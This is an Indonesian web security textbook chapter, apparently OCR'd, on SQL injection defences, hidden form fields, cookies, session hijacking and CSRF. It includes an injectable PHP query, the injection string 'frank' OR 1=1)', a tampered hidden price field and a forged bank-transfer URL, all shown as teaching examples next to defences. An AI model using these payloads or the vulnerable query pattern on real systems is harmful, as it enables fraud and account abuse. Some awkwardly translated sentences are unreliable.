4.4.3 *Sanitation*: *Blacklist*

Blacklist adalah salah satu jenis *sanitation*. Berikut adalah ciri-ciri *blacklist*, antara lain:

1) Menghapus karakter yang tidak diinginkan adalah jenis *blacklist* lainnya. Dimungkinkan untuk menyisir *input* dan menghapus item negatif. Seringkali, strategi *sanitation* tidak akan berhasil.
2) Ketika karakter bermakna dalam *context*, seperti nama "Peter O'Connor"

4.4.4 *Sanitation*: *Escape*

Escape adalah jenis lain dari *sanitation*. Berikut adalah ciri-ciri *escape*, antara lain:

1) Alih-alih menghapus karakter, *escape* akan mengubahnya menjadi karakter yang aman.
2) Ada *library* dan *framework* yang dapat digunakan untuk melakukan *escape*, seperti di *PHP* (*HyperText Preprocessor*).
3) Menyertakan beberapa karakter ini dalam *SQL* (*Structured Query Language*), jadi solusi *escape* tidak akan efektif.

4.4.5 *Checking*: *Whitelisting*

Dimungkinkan juga untuk menggunakan *whitelisting* untuk memverifikasi bahwa *input* sesuai dan kemudian menolaknya jika perlu. Berikut adalah ciri-ciri *whitelisting*, antara lain:

1) Ada beberapa cara untuk memastikan bahwa bilangan bulat berada dalam kisaran yang tepat, seperti pemrograman C. Dengan kata lain, jika *length* yang disediakan oleh pengguna lebih panjang dari *length* sebenarnya *buffer*, *input* akan ditolak.
2) Premisnya adalah bahwa menolak *input* lebih aman daripada mencoba memperbaikinya dan alasannya adalah bahwa koreksi dapat menghasilkan hasil yang salah. Gagasan default *fail-safe* adalah bahwa harus melakukan hal yang paling sederhana dan menolak sisanya.
3) Ada masalah dengan *whitelisting* karena sulit untuk menentukan apa yang harus disertakan dalam *whitelisting*.

4.4.6 Sanitasi: *Prepared Statement*

```
$result = mysql_query("select * FROM users WHERE (
      NAME='$user'
      AND
      password='$pass'
);");
```

Dalam kasus *SQL* (*Structured Query Language*) *Injection*, *prepared statement* adalah jawaban terbaik dan tujuannya adalah untuk memisahkan penggunaan *string* sebagai kode dari penggunaan *string* sebagai data dengan memperlakukan data pengguna sebagai tipe tertentu.

```
$db = new mysql("localhost", "user", "pass", "DB");
```


Di atas adalah pertanyaan yang sama dalam bentuk yang lebih formal. *Database handler* diatur di baris pertama, dan *prepared statement template* dibuat di baris kedua. dapat dengan jelas melihat betapa miripnya ini dengan string yang dibuat sebelumnya. Sebaliknya, pernyataan yang disiapkan berisi segala sesuatu kecuali bagian yang perlu diisi dan yang ditandai dengan tanda tanya.

```
$statement = $db->prepare("select * from Users where(name=? and
password=?);"); // Bind Variable

$statement->bind_param("ss", $user, $pass);
$statement->execute(); // Bind Variable diketik
```

Statement di atas adalah *Statement* kedua. Jika *format string* disediakan, di atas menunjukkan berapa banyak argumen yang akan mengikuti dan apa tipe datanya.

4.4.7 Menggunakan *Prepared Statement*

```
$statement = $db -> prepare(
      "select * from Users where(name=? and password=?);"
);
$stmt -> bind_param("ss", $user, $pass);
```



Gambar 4.21 Contoh Pernyataan yang Disiapkan Kedua
(Sumber: Universitas Maryland, 2014)

Akibatnya, *prepared statement* akan mengganti *query* yang dijelaskan pada gambar di atas dengan yang ini, menggunakan *prepared statement*. Untuk menghindari menyebabkan perubahan struktural apa pun, pengikatan hanya diterapkan pada *leaves* di mana bagian ungu ditunjukkan. Karena struktur pertanyaan tidak akan berubah jika mengetik "frank' OR 1=1)". Ini akan menjadi *username* yang aneh untuk dicari di *database*.

4.4.8 Penanganan

Prepared statement membantu mencegah banyak serangan *SQL* (*Structured Query Language*) *injection*, kesalahan masih dapat terjadi saat menangani *query* yang kompleks. Berikut adalah beberapa hal yang harus dilakukan:


1) Terapkan strategi pertahanan mendalam untuk melindungi dari *SQL* (*Structured Query Language*) *injection*.
2) Membatasi *privilege* adalah salah satu metode untuk melakukan penanganan. Contoh: memberitahu *database* bahwa instruksi khusus harus diizinkan saat terhubung ke *database*. Hanya *SELECT query* pada "*orders_table*", tetapi tidak pada *table* "*credit_card*", yang diperbolehkan.
3) Jika *database* diambil, dapat memilih untuk mengenkripsi data sensitif agar kurang dapat digunakan. Beberapa *table*, seperti Tabel "Orders", mungkin tidak perlu dienkripsi. Kunci, *smartcard*, atau metode lain digunakan untuk

memecahkan kode data terenkripsi yang telah diambil dari *database* dan kemudian dikirim ke aplikasi *server* untuk diproses.

4.5 Status *Web-Based* dengan *Field* dan *Cookie* Tersembunyi

Semua yang telah dilihat sejauh ini cukup mudah. Pengalaman mungkin karena terbiasa dengan sesi "*lifetime*", di mana pengguna mendaftar untuk sebuah akun, membuat *request*, *server* menjawab, pengguna membuat *request* lain, *server* merespons lagi, dan seterusnya hingga pengguna *logout*. Ini dilakukan dengan mempertahankan *status bit*, yang berfungsi sebagai koneksi antara permintaan individu.

4.5.1 Mempertahankan Keadaan




Gambar 4.22 Diagram Mempertahankan Keadaan
(Sumber: Universitas Maryland, 2014)

Pada gambar di atas juga akan disimpan dalam *database* di *server*, yang mencakup hal-hal seperti rincian kartu pembayaran dan *user account* dan data inventaris, antara lain.

1) Saat *client* terlibat dengan aplikasi *web*, *server* akan mempertahankan status femoralis yang memfasilitasi pemrosesan. Tidak ada status *long-lived* yang harus tahan lama, melainkan melacak apa yang dilakukan *client* selama interaksi sehingga satu permintaan dapat dikorelasikan dengan permintaan berikutnya.
2) *Response* dari *server* sebenarnya akan menyertakan penyandian status ini, sehingga dapat dipertahankan oleh *client* daripada *server*. Kemudian, ketika *client* membuat permintaan di masa mendatang, *client* dapat memberikan status tersebut kembali ke *server*.

Selain itu, ada dua metode di mana dapat mencapai tujuan ini. Menggunakan *hidden field* di halaman *HTML* (*HyperText Markup Language*) yang dibuat *server* adalah salah satu opsi. Opsi kedua adalah menggunakan *cookie*.

4.5.2 Contoh: Pesanan *Online*



Gambar 4.23 Ilustrasi Pesanan *Online*
(Sumber: Universitas Maryland, 2014)

Menggunakan toko *online* sebagai contoh, periksalah *hidden form fields*. Socks.com dapat ditemukan di sisi kiri situs *web* ini. "Order.php" adalah *URL*-nya. Sepasang kaos kaki ini berharga $5,50, jadi anggaplah seorang pelanggan telah melewati situs dan mengklik tombol "Order". Setelah *server* menerima *request*, server akan me-*response* dengan mengirimkan halaman ke pengguna. Halaman di atas bahwa pesanan terdaftar sebagai $5,50. Akibatnya, pengguna harus menerima pesanan.

Bagaimana *server* mengingat permintaan $5,50 dari halaman pertama, sehingga ketika menekan tombol "Yes" di halaman kedua mendapatkan urutan yang benar? Karena *HTTP* (*HyperText Transfer Protocol*) adalah *stateless protocol*, *HTTP* (*HyperText Transfer Protocol*) tidak melacak interaksi sebelumnya. Solusinya adalah *server* dapat memasukkan informasi, misalnya, harga kaos kaki, di situs yang dikembalikan ke pengguna. Di bawah ini halaman pay.php, dengan kata lain.

```
<html>
      <head>
```

```
            <title>Pay</title>
      </head>
      <body>
            <form action="submit_order" method="GET">
                  <input type="hidden" name="price"
value="5.50" />
                  <input type="submit" name="pay"
value="yes" />
                  <input type="submit" name="pay"
value="no" />
            </form>
      </body>
</html>
```

Contoh di atas adalah *HTML* (*HyperText Markup Language*) *element* yang berisi tombol yang menghasilkan *request* ke *server*. "*yes*" dan "*no*" adalah satu-satunya dua nilai bentuk yang tidak tersembunyi. Kode *HTML* (*HyperText Markup Language*) di atas menunjukkannya di bagian "submit_order", dengan nilai "*yes*" atau "*no*". Lalu ada yang $5,50 yang disembunyikan. Saat pengguna menekan tombol, nilai yang disembunyikan akan dikirimkan bersama dengan permintaan.

```
if (pay == yes && price != NULL) {
      bill_creditcard(price);
      deliver_socks();
} else
      display_transaction_canceled_page();
```

Di backend, memiliki kode *PHP* (*Hypertext Preprocessor*) yang akan menerima permintaan di atas dan meng-*extract* data dari *form field*. Pembayaran yang diminta dan jumlah yang jelas dinyatakan dalam iklan selama ada harga yang tidak nol, kaus kaki akan dibebankan ke kartu kredit pada *file*. Kode dibawah ini adalah dilema, karena harga dibayar oleh konsumen akhir.

```
<html>
      <head>
            <title>Pay</title>
      </head>
      <body>
```

```
            <form action="submit_order" method="GET"> The total
cost is $5.50. Confirm order? // Client dapat mengubah value
                  <input type="hidden" name="price"
value="0.01">
                        <input type="submit" name="pay"
value="yes">
                        <input type="submit" name="pay"
value="no">
            </form>
      </body>
</html>
```

Dalam hal ini, nilai *form field* digunakan untuk mengisinya. Pengguna yang tidak bersahabat dapat dengan mudah mengubah *HTML* (*HyperText Markup Language*) untuk mendistorsi perhitungan, itulah mengapa penting untuk menjaga *HTML* (*HyperText Markup Language*) di lingkungan yang aman.

4.5.3 Solusi: *Capability*

Itu sebabnya menggunakan *hidden form field* dari jenis tertentu yang disebut *capability* untuk mengatasi kesulitan. Berikut ada beberapa hal yang harus dilakukan:

1) *Trusted status* dipertahankan untuk *server*.
    a) *Trusted status* berarti *server* tidak hanya akan melacak status, tetapi juga akan mengindeks informasi tersebut menggunakan *capability* yang memungkinkan *client* untuk mengaksesnya. Selain itu, apa definisi dari *capability*? *Capability* adalah hak yang mendasar.
    b) Tidak dapat dilakukan serangan yang telah dilihat sebelumnya, di mana *client* dapat menyesuaikan *state*.
2) Untuk memastikan sifat *capability* yang tidak dapat dimaafkan, berarti *client* akan dapat merujuk ke keadaan di jawaban di masa mendatang, dan karena itu dapat melakukannya. Untuk membuat segalanya menjadi lebih rumit, angka-angkanya sangat sulit diprediksi sehingga tidak mungkin bagi

pelanggan mana pun untuk memperkirakan angka yang berkorelasi dengan kapasitas aktual, dan oleh karena itu tidak memiliki kekuatan.

4.5.4 Penggunaan Fitur

```
<html>
      <head>
            <title>Pay</title>
      </head>
      </body>
            <form action="submit_order" method="GET">! The total
cost is $5.50. Confirm order? <input type="hidden" name="sid"
value="781234">
            <input type="submit" name="pay" value="yes">
            <input type="submit" name="pay" value="no">
      </body>
</html>
```


Script yang ditampilkan diatas adalah tampilan halaman sebelumnya pada gambar di atas. Desain halaman sebelumnya terlihat di atas, bersama dengan kemungkinan penggantian berbasis *capability*. Akibatnya, kapabilitas sekarang disebut sebagai "*sid*", dan nilai yang dikandungnya dihasilkan secara acak.

```
price = lookup(sid);
if (pay == yes && price != NULL) {
      bill_creditcard(price);
      deliver_socks();
} else
      display_transaction_canceled_page();
```

Jika "sid" sah, akan menambahkan cek ke kode *server* yang memeriksa harga, dan jika menemukannya, kode di atas akan menagih kartu kredit pelanggan. Jika tidak, transaksi akan dibatalkan jika tidak ada. Dimungkinkan untuk melangkah jauh dengan keterampilan semacam ini, tetapi tidak sempurna. Setiap kali harus dilewati *field* yang tidak ingin dilalui. *Hidden field* memperumit interaktivitas antara berbagai situs. Akibatnya, sulit untuk membangun aplikasi *web* dengan cara ini. *Hidden field* juga memiliki kelemahan signifikan dalam

menghapus *HTML* (*HyperText Markup Language*) yang berisi *field* formulir tersembunyi jika jendela *browser* pernah ditutup. Akibatnya, jika menutup dan memulai ulang *browser*, situs tidak akan memiliki catatan interaksi sebelumnya.

4.5.5 *Statefulness* dengan *Cookie*




Gambar 4.24 Diagram *Statefulness* dengan *Cookie*
(Sumber: Universitas Maryland, 2014)

Perhatikan gambar di atas. Akibatnya, *cookie* dapat digunakan untuk mengatasi masalah dan akan ada status tepercaya yang dikelola oleh *server* seperti halnya dengan *capability*.

1) *Cookie* akan digunakan sebagai pengganti *capability* untuk menyimpan status itu.
2) *Cookie* akan dikirim bersama dengan balasan apa pun, seperti *hidden form field*, dan akan disimpan secara lokal oleh *client*.
3) *Cookie* akan ditukar ketika *client* terhubung kembali ke *server*.

Tidak perlu lagi khawatir tentang *browser* yang menyimpan *cookie* di *hard drive* komputer, karena *cookie* tersebut disimpan di area yang terhubung dengan *browser*. Itu sebabnya dapat menutup halaman dan tidak peduli apa yang dilihat saat berinteraksi dengan aplikasi.


4.5.6 *Cookie* adalah Pasangan Kunci/Nilai



Gambar 4.25 Bagian *Cookie* pada HTTP
(Sumber: Universitas Maryland, 2014)

HTTP (*HyperText Transfer Protocol*) *response* yang berisi *cookie* terlihat seperti ini. *Set Cookie form* muncul di sejumlah *header* halaman, seperti yang dapat dilihat pada contoh di atas. Jadi, *key=value* memberitahukan bahwa *cookie* memiliki *identifier* uniknya sendiri, yang dalam hal 0 adalah kunci *cookie*. Lalu ada banyak pilihan untuk hal-hal seperti *timeout*, *jalur*, *host*, dan sebagainya.

4.5.7 *Cookie*



Gambar 4.26 Diagram *Cookie*
(Sumber: Universitas Maryland, 2014)

Pada *client*, *cookie* mendapat *HTTP* (*HyperText Transfer Protocol*) *response* dan melihat *cookie header* yang telah ditetapkan. Berikut adalah bagian dari cookie:

1) "edition" mengidentifikasi kunci sebagai edisi dan harganya sebagai "*US*".
2) Nilai *cookie* dapat disetel kedaluwarsa pada tanggal tertentu, atau mungkin saat *session* pengguna berakhir.
3) *Domain* zdnet.com, dan *URL* (*Uniform Resource Locator*) yang diawali dengan garis miring *subfolder* semuanya ditautkan ke satu *cookie*.
4) *Cookie* ZDNet harus disediakan setiap kali *client* meminta *service* melalui *browser*-nya, dan hanya jika *hosting service* di *domain* dengan awalan yang ditentukan dan awalan jalur yang disediakan.

4.5.8 *Request* Menggunakan *Cookie*

Gambar 4.27 Contoh Permintaan dengan cookie
(Sumber: Universitas Maryland, 2014)

Perhatikan *HTTP* (*HyperText Transferring Protocol*) yang didapat *client* pada gambar di atas. *Cookie* tampaknya sedang diatur di area ini. Dalam kunjungan berikutnya ke zdnet.com dan direktori *root*, melihat *header* yang mengatakan, "Situs ini akan menyediakan cookie produksi zdnet sesi ini dan menyertakan nilainya," dan disertakannya. Seperti yang dilihat, sesuai dengan nilai yang diberikan pada baris terakhir respons di bagian paling atas. Setelah itu, *cookie* lain, yaitu wilayah "zd", disajikan di bagian atas, diikuti oleh lebih banyak data. Semua *cookie* yang berlaku akan dikirim dengan permintaan tersebut.

4.5.9 Alasan Menggunakan *Cookie*

Berikut adalah alasan menggunakan *cookie*:

1) *Session Identifier*

   Sehingga dapat mengautentikasi *user* secara diam-diam setiap saat. *User* manusia, tidak menyadari bahwa ini terjadi dan berinteraksi secara alami dengan sistem. Situs belanja misalnya, tertarik untuk menunjukkan kepada hal-hal yang diminati. *Session Identifier* dapat mengetahui minat berdasarkan interaksi sebelumnya.

2) *Personalisation*

   Personalisation bahkan dapat mencapai tingkat pilihan *font* dan *element* tampilan lain yang dangkal. Preferensi seperti itu tidak sensitif terhadap keamanan setidaknya dari sudut pandang situs, sehingga tidak diperlukan otentikasi pengguna tertentu.

3) *Tracking*

   Tentu saja, sisi lain dari *personalisation* adalah *tracking*. Dengan melihat *referer* dari *HTTP* (*HyperText Transfer Protocol*) *request*. Situs B ingin mengaitkan dengan daftar situs dan halaman di dalamnya yang cenderung dikunjungi. Berikut adalah pilihan *tracking*, antara lain:

   a) Idenya adalah dikaitkan dengan *IP* (*Internet Protocol*) *address* tertentu dan *list* tersebut kemudian dikaitkan dengan *IP* (*Internet Protocol*) *address* dan oleh karena itu pengguna.

   b) *Cookie tracking* disebut sebagai *third party cookie*, seperti yang dihasilkan saat mengunjungi situs A. Bahkan dapat menyesuaikan iklan seperti yang ditampilkan berdasarkan situs yang dikunjungi sebelumnya yang mengungkapkan minat pengguna.

4.6 *Session Hijacking*

4.6.1 *Cookie* dan *Web Authentication*

Penggunaan *cookie* yang sangat umum digunakan sebagai pengenal sesi yang mengaitkan pengguna dengan *multi-interaction session* dengan *website*. Berikut adalah ide dasar *Cookie* dan *web authentication*, antara lain:

1) Pengguna pertama-tama masuk ke *website*, Contoh: *username* dan *password*.
2) Jika *login* berhasil, *server* mengirimkan kembali *session cookie* dengan respons.
3) *Request* berikutnya ke situs yang sama juga akan mengirimkan *session cookie*. *Cookie* dapat dimasukkan dalam *header HTTP* (*HyperText Transfer Protocol*) atau secara eksplisit di *hidden field*.
4) *Server* tahu dengan siapa berbicara.

4.6.2 *Cookie Theft*

Pendekatan ini menjadikan *session cookie* sebagai komoditas berharga bagi *attacker*. Dengan demikian, kemampuan ini perlu dilindungi dari *cookie theft*. Tindakan tersebut, dapat mengakibatkan data hilang atau rusak, seperti saldo rekening bank.

4.6.3 *Defence*: *Unpredictability*

Berikut adalah cara untuk menghindari *attacker*, antara lain:

1) Hindari *theft* dengan menggunakan *guessing*:
   "sid" yang dihasilkan di *hidden form field* harus mengikuti prinsip yang sama. Manfaatkan *API* (*Application Programming Interface*) pencarian informasi situs di aplikasi *web*.

2) *Defence* adalah cara untuk mengetahui siapa yang melakukan apa sekarang. *Website* harus dapat mengidentifikasi, jika pengguna melihat rekening bank di *website* dan kemudian mengajukan permintaan transfer.

4.6.4 Mitigasi *Hijacking*

Pertimbangkan kelemahan keamanan *Twitter* terbaru untuk diinspirasikan. Pertama-tama, *authentication token* tetap ada di antara sesi. Kedua, meskipun pengguna *logout*, *cookie* tetap *valid*. Meskipun demikian, ada opsi tambahan. Tanggal kadaluarsa adalah suatu keharusan, seperti tanggal kadaluarsa pada kartu kredit. Setelah tanggal tersebut, tidak dapat digunakan lagi.

4.6.5 *Non-Defence Hijacking*

Berikut adalah tiga jenis *non-defence hijacking*, antara lain:

1) Address-Based Non-Defence

Khususnya *IP* (*Internet Protocol*) *address* pengguna mungkin secara sah berubah selama *session*.

2) False Positive

Non-Defence Hijacking juga bisa dipaksa untuk menegosiasikan ulang alamat menggunakan *DHCP* (*Dynamic Host Configuration Protocol*) *protocol* karena alasan lain.

3) *False Negative*

Selain *false-positive* ini, hanya mengandalkan *network support* akan kehilangan beberapa serangan juga. Salah satu contohnya adalah ketika mesin pengguna berada di belakang *NAT* (*Network Address Translator*), atau *NAT* (*Network Address Translator*) *device*. *NAT* (*Network Address Translator*) *box* secara internal menerjemahkan *address* ini ke *local address* yang berbeda.

4.7 *CSRF* (*Cross-Site Request Forgery*)


4.7.1 *URL* (*Uniform Resource Locator*) dengan *Side Effect*

```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

Gambar 4.28 Contoh URL dengan *Side Effect*
(Sumber: Universitas Maryland, 2014)

Akibatnya, tidak dimaksudkan untuk mempengaruhi situasi urusan. Jika seseorang masuk ke situs ini dengan sesi aktif, maka seseorang akan dapat mengakses situs tersebut. Dalam hal pengalaman pengguna, semuanya tidak bagus. Rekening banknya keliru dikreditkan dengan transfer. Apa yang akan membujuk orang untuk mengklik *link* di atas?

4.7.2 Penyalahgunaan *URL* (*Uniform Resource Locator*) dengan *Side Effect*



Gambar 4.29 Diagram Penyalahgunaan Cookie Sesi
(Sumber: Universitas Maryland, 2014)

Dengan kata lain, mungkin saja sesuatu terjadi. Sebagai contoh:

1) Seorang nasabah login ke *website* bank, kemudian *online* secara bersamaan, dan berujung pada "attacker.com".
2) Attacker.com mengirimkan *message* kembali ke pengguna. Halaman ini juga memiliki *tag* yang membuat *reference* ke *URL* (*Uniform Resource Locator*) yang dilihat sebelumnya. Saat ini, browser akan secara otomatis masuk ke *URL* (*Uniform Resource Locator*) setelah melihat *tag* <*image*> untuk mendapatkan gambar itu sendiri.


3) Dalam hal ini, *nasabah* akan mengunjungi bank.com dan mengajukan permintaan. Bank.com, di sisi lain, lebih cenderung menolak *request* pengguna jika dia belum masuk ke *website* bank.
4) Tetapi jika pengguna telah di autentikasi saat mengunjungi "attacker.com", *request* akan disertai dengan *cookie session* ID yang memberi tahu *server* bahwa pengguna telah diautentikasi.
5) "bank.com" akan dapat melakukan transaksi yang diminta dengan tingkat kehati-hatian yang sesuai.

4.7.3 Pengenalan *CSRF* (*Cross-Site Request Forgery*)

Seseorang yang memiliki akun di *server* yang rentan adalah *attack target*. Saat pengguna mengunjungi situs berbahaya, *URL* (*Uniform Resource Locator*) yang disertakan dalam *tag* <*image*> dikirimi *request*, seperti yang terlihat pada ilustrasi sebelumnya. *Email spam* yang dikirim oleh *browser* juga dapat digunakan untuk mengklik *link*. Karena struktur *request* yang sama tanpa informasi *session*, *CSRF* (*Cross-Site Request Forgery*) *attack* berhasil.

4.7.4 Perlindungan *CSRF* (*Cross-Site Request Forgery*): *REFERER*

Akibatnya, bagaimana bisa mencegah *CSRF* (*Cross-Site Request Forgery*) *attack* terjadi? Ketika *HTTP* (*HyperText Transfer Protocol*) *request* dikirim ke *server*, *browser* menetapkan *REFERER field* yang dapat diperiksa.



Gambar 4.30 Contoh *REFERER* pada *HTTP* Header
(Sumber: Universitas Maryland, 2014)

Contoh di atas termasuk mengunjungi *website* "reddit.com" dan mengklik *link* di dalam *POST*. Berikut adalah analisis contoh *REFERER* pada *HTTP* (*HyperText Transfer Protocol*), antara lain:

1) *Link* ini telah dirujuk oleh *URL* (*Uniform Resource Locator*) aslinya, yang dapat dilihat di sini.
2) Saat *server* mendapat *request*, terutama yang sensitif, *server* mungkin memverifikasi bahwa *URL* (*Uniform Resource Locator*) di *REFERER field* hanya dari situs yang diminta, atau *link* mungkin dibuat dari sumber yang dapat dipercaya. Menyertakan "attacker.com" sebagai *URL* (*Uniform Resource Locator*) di *REFERER field* akan mengakibatkan *request* ditolak. Akibatnya, data *REFERER* harus diizinkan untuk *URL* (*Uniform Resource Locator*) yang dapat dikunjungi pengguna dengan benar.

4.7.5 Masalah: Opsi *REFERER*

REFERER field adalah opsional dalam kasus ini. Berikut adalah ciri-ciri *REFERER*, antara lain:

1) *REFERER* tidak dikirim oleh semua *browser*.
2) Menggunakan *lenient referrer checking* adalah solusi yang mungkin untuk masalah ini.
    a) Akibatnya, permintaan yang menyertakan referensi buruk harus ditolak. Dalam contoh sebelumnya, "attacker.com". Tetapi jika *browser* tidak mendukungnya, masih dapat menerima *request* tanpa referensi, misalnya.
    b) Jika *browser* itu legal, tidak adanya referensi selalu tidak berbahaya.
3) Menggunakan *redirect request* cerdas dan *protocol message* lainnya, *attacker* dapat membahayakan sistem. Contoh: Menyebabkan pengguna dialihkan dari *FTP* (*File Transfer Protocol*) *website* yang dikendalikan *attacker*. Dengan *snooping* koneksi, dapat mengubah *web request* dalam rute.

4.7.6 Perlindungan *CSRF* (*Cross-Site Request Forgery*): *Secretised Link*

Berikut adalah beberapa hal yang harus dilakukan untuk *secretised link*, antara lain:

1) *Developer* juga dapat menggunakan metode *secretised link*.
    a) Konsep di sini analog dengan penggunaan kemampuan di *hidden form field*.
    b) *Attacker* akan kesulitan menebak rahasia di *hidden form field* ini.
    c) Ingatlah *attacker* bergantung pada *cookie* yang sudah ada di *cache* pengguna, sehingga ketika *attacker* memulai *request* ke situs *remote*, *cookie* tersebut berjalan bersamanya. Karena *server* hanya akan menerima *HTTP* (*HyperText Transfer Protocol*) *request* jika "*secret*" *field* yang tidak diketahui *secret* terdapat di halaman itu, dapat digunakannya untuk keuntungan-nya. Karena *cookie* dienkripsi, bahkan dapat digunakannya sebagai *secret* yang setara dengan nilai dalam *cookie*.
2) *Web framework* dapat berguna di sini. *Secret* tersebut dapat disertakan dalam koneksi yang dihasilkan oleh *Ruby on Rails*, *web framework* yang mempermudah pengembangan aplikasi *online multi-tier*, seperti *Ruby* on *Rails*.

4.8 *Web* 2.0


4.8.1 *Dynamic Web Page*

Server akan membuat *static* atau *dynamic HTML* (*HyperText Markup Language*) yang dikirimkan ke *browser* untuk ditampilkan. *Static HTML* (*HyperText Markup Language*) tidak berubah dari *request* ke *request*. Sedangkan *dynamic HTML* (*HyperText Markup Language*) dibuat di *server* misalnya, dengan menjalankan aplikasi *PHP* (*HyperText Preprocessor*), yang dapat melakukan *database query*. Apapun caranya, halaman *HTML* (*HyperText Markup Language*)

